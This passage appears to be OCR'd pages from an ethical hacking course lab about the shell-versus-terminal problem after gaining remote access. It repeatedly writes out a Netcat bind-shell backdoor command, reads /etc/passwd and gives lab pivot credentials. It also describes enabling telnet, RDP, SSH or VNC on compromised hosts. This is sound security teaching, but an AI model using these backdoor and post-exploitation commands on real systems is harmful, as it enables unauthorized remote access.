
This incredibly useful command, which runs another command as another user (akin to the Linux/UNIX sudo command), won't work from a nonterminal shell. It just falls through the password prompt, never giving you a chance to enter a password.



Stop your Windows Netcat listener by closing the cmd.exe that it is running in. (Click the X in its corner.) We're finished with the Windows command shell portion of this lab.

Next, flip things around a bit, looking at some commands that could cause issues with Linux shells. For this part of the lab, run a Netcat (nc) listener on our Linux machine, listening (-l) on TCP port 4444, and executing (-e) a standard Bourne shell (/bin/sh) when someone connects. Note that Netcat on Linux does not have a –L option for a persistent listener. Instead, if you drop the connection, Netcat on Linux simply stops running. You have to restart it by running the command again.

We use a Netcat client on Windows (nc.exe) to access our Linux command shell.



To start this portion of the lab, in Step 1, on Linux, invoke a Netcat listener (nc –l) to listen on local port (-p) 4444, executing /bin/sh (-e /bin/sh) when someone connects.

```
# nc -l -p 4444 -e /bin/sh      ←That is a dash-lowercase L,
                                    not a dash one.
```

Then, in Step 2, in a Windows cmd.exe, access that command shell by typing:

```
C:\> cd c:\tools
C:\> nc [YourLinuxIPaddr] 4444
```

When the connection is made to a Netcat backdoor listener on Linux, *no command prompt displays*. That's an important difference to note between Windows and Linux for Netcat backdoors. Windows displays the familiar `C:\>` prompt (along with the Microsoft copyright notice displayed when the shell is invoked). Linux shows no prompt when used in this fashion.

Even though there is no prompt, however, you can issue commands to the target machine. Try the following in Steps 3, 4, and 5:


```
uname -a
```

This command displays details about the system, including its name and system type. The output will just be dumped in your shell display underneath the command you typed. Next, try:

```
whoami
```

You can see that you are running a shell with the privileges of the user who invoked the Netcat listener, which makes sense, given that the Netcat listener spawned the shell process.

Try other commands, such as ls, ifconfig, cd, and so on. Most will work just fine.




Many Linux and UNIX systems offer us a convenient command for determining whether we are running commands in a terminal or just a shell. The `tty` command shows the current terminal device you are using. If `tty` displays output such as /dev/pts/1, you have gotten terminal access to the machine. If `tty` says "not a tty," you have mere shell access.

Test this with your Linux shell by typing (into the Netcat client on Windows connected to the Netcat listener on Linux running a shell):

```
tty
```

One of the first things that some extra careful penetration testers do when gaining some form of command-line access to a Linux machine is to run `tty` to double-check whether they have a terminal or a shell. The results of this command helps inform the tester which other commands to use and which to avoid. Now look at some of the commands that could cause problems with terminal-less shell access on Linux and UNIX.



Most Linux and UNIX commands work just fine with either a shell or a terminal. However, a few useful commands will cause problems. Editors, in particular, often rely on terminal control sequences. From your Windows screen running the Netcat client connected to the Linux Netcat listener that invoked /bin/sh, try invoking vi, the common UNIX and Linux file editor:

```
vi
```

You'll see a warning that output is not to a terminal, nor is input from a terminal. Then, a bunch of terminal control sequences display on your output. Press CTRL-C to get out of the Netcat client. Note that your listener on Linux stops running as well. (Remember, there is no –L option for a persistent listener on Linux.)

Rerun the Linux listener (`nc -l -p 4444 -e /bin/sh`). Then, rerun the Windows command to connect to it (`nc [YourLinuxIPaddr] 4444`).

The emacs editor has troubles as well. Invoke emacs as follows:


```
emacs file.txt
```

This editor opens a new window on Linux displaying the file, rather like you saw with `edit` in Windows. In Linux, close the window by using your mouse and going to File → Exit Emacs. If your Netcat listener stops running, start it up again and connect to it from your Netcat client on Windows.

Next, try running the man command, which shows instructions about the options for various commands:

```
man ls
```

The terminal control sequences in the man program look ugly when displayed in a nonterminal shell.



Some additional commands that have issues on Linux when run from a shell include `top`. This command displays a list of running processes, updated in real time. When run from a terminal-less shell, it prints out an error message. However, after `top` fails, you can still enter new shell commands. Try it:

```
top
```

The `more` command, which can be used to paginate input or a file, doesn't work from within a mere shell and will mess up the shell making it unresponsive. Try running:

```
more /etc/passwd
```

The command won't show you anything. Then, try to run another command, such as:


```
whoami
```

Your subsequent command won't work because `more` made your shell unresponsive.

Press CTRL-C to drop the connection. On Linux, restart your Netcat listener (`nc -l -p 4444 -e /bin/sh`), and from Windows connect to it again (`nc [YourLinuxIPaddr] 4444`).

Now, try running the `less` command, another general-purpose paginator that can be used to display the contents of a file. Although `more` does not display a file and messes up a shell, the `less` command displays the file. It won't paginate the file, but it displays file contents while keeping your shell responsive. Test this by running:

```
less /etc/passwd
whoami
```



Two other commands that are problematic within a terminal-less shell are `su` and `sudo`. The `su` command lets you "substitute user," getting access to the machine with another set of login privileges. From within our shell, we first check our current login name (with `whoami`), and, if we are root, we can `su` from our existing root login down to another user's account without difficulty:

```
whoami
su - sec560
```

This worked just fine because we did not have to provide a password. But, if we try to `su` back to root (which would require us to enter a password), the `su` command will tell us that standard input must be a tty (a terminal) for us to use the command. We can then check with `whoami` to see that our `su` back to root failed:

```
su -
whoami
```

The `sudo` command, which can be used to run another single command with the privileges of another user, likewise has problems. Try running it to execute /bin/sh (another shell) as root:

```
sudo /bin/sh
```

When you do this, look at your Linux Netcat listener. Note that it pops up a `Password:` prompt. You cannot type the password in your Netcat client on Windows and get `sudo` to accept it when invoking it in this way. Thankfully, though, although sudo fails, your shell will still work. You can check that your shell is still functional by typing in the whoami command into your Netcat client:

```
whoami
```

If You Have Extra Time: Analyze telnet and ssh Clients


- Telnet and ssh clients expect that they are run from a terminal
  - Especially to escape entry of a password
  - Thus, authentication via telnet or ssh from a raw shell can be a problem

  - If you have extra time during this lab, run Netcat on Windows → Netcat shell on Linux → telnet or ssh to 10.10.10.50
    - If they work, don't get used to that; they won't work on many Linuxes

Network Pen Testing and Ethical Hacking 161


Another set of commands that have problems with this shell versus terminal dilemma are telnet and ssh clients. Each expects that it is running inside a terminal and will usually fail if it is run from within a raw command shell. This issue affects penetration testers and ethical hackers who have compromised one machine, a given conquered target, and want to use it as a pivot point to attack the next target via telnet or ssh. Both telnet and ssh clients often hang when executed from within a raw shell, or they simply drop you back to the shell prompt on the current conquered target, without even prompting you for authentication on the next target.

If you have extra time during this lab, you may want to experiment with trying to ssh or telnet from a shell on your Linux machine against target 10.10.10.50. Set up a Netcat backdoor listener on your Linux system, which you access from your Netcat client on Windows. Go from Netcat on Windows to a shell on Linux. Then, try to use that shell to telnet or ssh to 10.10.10.50. You can try a userID of bob and a password of nuggetnugget on 10.10.10.50 to see if it works.



Okay, so we've got a bit of a dilemma: Many exploits give us a raw shell, but a lot of the tools we want to use are terminal-oriented. Being aware the problem is important so that we don't inadvertently type in terminal commands into a mere command shell, and then accidentally lose access to our often hard-fought command shell on a system. But awareness of the dilemma is just a start.


How can we deal with this dilemma, either by avoiding it or conquering it? Professional penetration testers and ethical hackers have some useful options that we'll explore next.



To handle this shell versus terminal dilemma, penetration testers and ethical hackers often turn to one of two options. The first option is to avoid commands that cause problems within shells and use workarounds, similar commands that achieve nearly the same purpose on the target machine within a raw shell when terminal access is not available. Option 2 involves using the shell access the tester has gained to tweak the target machine to enable follow-on terminal access to the box.

Both options are reasonable, and penetration testers and ethical hackers may employ either approach depending on what they need to achieve for a given system or an overall test. If short-term access is needed to a machine to capture some important information and then leave the box alone, Option 1 (carefully selecting command-by-command substitutions) works just fine. But if longer-term, repeated access and fine-grained analysis of a target machine is required, Option 2 (using shell access to get terminal access) is a better approach.

Some words of caution are necessary for Option 2. Enabling remote terminal access often involves changing the configuration of a machine, possibly introducing security weaknesses and new points of attack against the system. Thus, before changing the configuration, make sure that such changes are allowed by the Rules of Engagement. When in doubt, check with target environment personnel to make sure your changes are acceptable for the test *before* making them.



When you gain shell access of a target machine, you may want to have the same version of Windows in your own lab so that you can test a command on your local machine before running it on the target system to make sure it behaves as you expect.

For Option 1 on Windows, here are some command-by-command substitutions that work just fine within a shell, mimicking the functionality of commands that are more suited to terminal access.

To clear the screen, instead of using `cls`, just press Enter several times. This may seem silly, but it is helpful in making the results of different commands, as well as screen shots for final reports, look better.

Instead of using the `edit` command to edit a file (or Notepad for that matter), you can build a file line-by-line using the `echo` command and then appending (>>) each line to the file. Note that when using the Windows `echo` command, you do not surround the text you want to echo with quotation marks "", like you would in Linux or UNIX. Windows echo will actually echo the quotes, so leave them off unless you want them in the file.

Windows Option 1: More Command-by-Command Workarounds

Command	Purpose	Possible Workaround(s)
C:\> **runas**	Run a command as a different user	1) Just avoid this 2) Schedule a job using **schtasks** or **at** command
C:\> **wmic**	Numerous uses – fine-grained system management	Use a series of alternative commands: **net user** (for user mgmt) **net localgroup** (for user mgmt) **tasklist/taskkill** (for process) **net start** or **sc** (for service) **reg** (interacting with the Registry)
C:\> **telnet**	telnet to next host	Use a Netcat client with the –t option
C:\> **ssh**	ssh to next host	Get terminal access


Network Pen Testing and Ethical Hacking 165

As a replacement for `runas`, you could schedule a job to run as another user with the `schtasks` command, configuring the system to run it 2 minutes in the future, for example. The `schtasks` command lets you choose a specific user account to run the job as. Alternatively, you could use the `at` command to run a job with local SYSTEM privileges. The `schtasks` and `at` commands are a cumbersome replacement for runas because you have to wait for a minute or two for the scheduled job to start up. However, this approach works, provided that the tester's shell has admin or SYSTEM access to schedule a job. For details of the syntax of `schtasks` or `at`, simply run each followed by a `/?`.

Although WMIC is one of the most useful commands in modern Windows environments, you can use a variety of other, lesser commands to mimic much (but not all) of its behavior. For managing users, you could use the `net user` command. Group membership can be listed and changed using `net localgroup`. For listing and stopping processes, you could use `tasklist` and `taskkill`, respectively. For managing services, you can use the `net start` command or the `sc` command. (Although be careful; some invocations of `sc` cause a shell to become unresponsive.) To read or make changes to the Registry, you could use the `reg` command. As you might expect, help/directions for each of these commands is available by typing the command name followed by a `/?`.


The shell problem with telnet clients can be avoided by using Netcat as a client instead of telnet. Netcat, when invoked with a –t option, can perform telnet-style terminal negotiation from within a shell with a target telnet server.

To avoid shell problems with ssh clients, your best bet is to enable some form of terminal access on the target machine and then ssh from it.



With Option 2, you could use your shell access on Windows to enable some form of terminal access of the target machine. There are numerous methods for doing just that, but four approaches are the most common. Two involve using built-in Windows software, included on most modern Windows operating systems: activating the Windows telnet service or Remote Desktop service (for remote GUI control, in which you could invoke a cmd.exe to get terminal access). The other two involve installing separate software on the machine: installing a Secure Shell (SSH) daemon or using Metasploit to run a Virtual Network Computing (VNC) payload on the target. We'll discuss each of these approaches briefly.

Regardless of the approach you use, realize that you are changing the configuration of the machine with any of them and installing new software with some of them. Each of these approaches increases the attack surface of the target machine; you may introduce a new security flaw that a bad person could use to ride in on your coattails, piggybacking on your access to take over the target machine. Thus, you have to be careful to make sure that 1) such configuration or software installation changes are allowed in the Rules of Engagement for the project, 2) the target personnel are aware of your planned methodology for doing this, and 3) you carefully clean up afterward by shutting down services and uninstalling any software you put on the target.



